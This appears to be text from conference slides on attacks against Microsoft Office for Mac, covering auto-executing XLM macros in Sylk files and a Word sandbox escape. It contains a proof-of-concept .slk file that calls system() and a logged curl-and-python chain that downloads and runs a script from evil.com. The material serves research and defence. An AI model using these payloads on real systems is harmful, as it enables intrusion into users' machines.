
CURRENT ATTACKS

...rather lame (and dysfunctional?)



```
$ log stream
Error kernel: (Quarantine) exec of /private/tmp/backdoor denied
...since it was quarantined by Microsoft Word and created without user consent
```

▲
└ - - quarantine attribute
+ notarizations



AUTOMATIC MACRO EXECUTION


...with no alerts

only Office 2011, Microsoft: #wontfix




"In Office 2011 for Mac, XLM Macro's in Sylk files are auto executed (no protected mode or macro prompt) "


-The MS Office Magic Show" (2018), Pieter Ceelen & Stan Hegt



Excel 2019



macro security



latest version of Office!



"The Microsoft Office (2016, 2019) for Mac option "Disable all macros without notification" enables XLM macros without prompting..."


-CERT, vulnerability note VU#125336 (11/2019)

XLM MACROS IN SYLK FILES

...old file format!



XLM:
macro language predating VBA



Sylk (.slk) files
SYmbolic LinK, (1980s file format)




```
01 ID;P
02 O;E
03 NN;NAuto_open;ER101C1;KOut Flank;F
04 C;X1;Y101;K0;ECALL("libc.dylib","system","JC","open -a Calculator")
05 C;X1;Y102;K0;EHALT()
06
07 E
```

PoC.slk: spawn calc (via XLM)



"Abusing the SYLK file format"

outflank.nl/blog/2019/10/30/abusing-the-sylk-file-format/



SANDBOX BYPASS

...macros are (now) sandboxed

Process Name	Sandbox
Microsoft Word	Yes

Activity Monitor (All Processes)

CPU Memory Energy Disk Network

calc

Process Name	User	Sandbox
Calculator	user	Yes

spawning calc, is now, far from end-game



"In a sandboxed application, child processes created with the Process class inherit the sandbox of the parent app" -Apple

```
$ codesign --display -v --entitlements - "Microsoft Word.app"
...
com.apple.security.temporary-exception.sbpl
(allow file-read* file-write*
  (require-any
    (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)\~\$[^\~]+$"))
  )
)
```

"...allows us to create a file anywhere on the filesystem as long as it ends with ~\$something" -Adam Chester)

Word's (Office) Sandbox Profile




```
<string>
(deny file-write*
  (subpath (string-append (param "_HOME") "/Library/Application Scripts"))
  (subpath (string-append (param "_HOME") "/Library/LaunchAgents")))
</string>
```

...now patched

SANDBOX BYPASS


...download & execute; allowed



sandbox allows:

- ✓ network comms
- ✓ script execution

→ sandboxed



```
# processMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/usr/bin/curl",
    "arguments" : [
      "curl",
      "-L",
      "http://evil.com/escape.py",
      "-e",
      "/tmp/~$escape.py"
    ]
  }
},
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/System/Library/.../2.7/bin/python2.7",
    "arguments" : [
      "python",
      "/tmp/~$escape.py"
    ]
  }
}
```

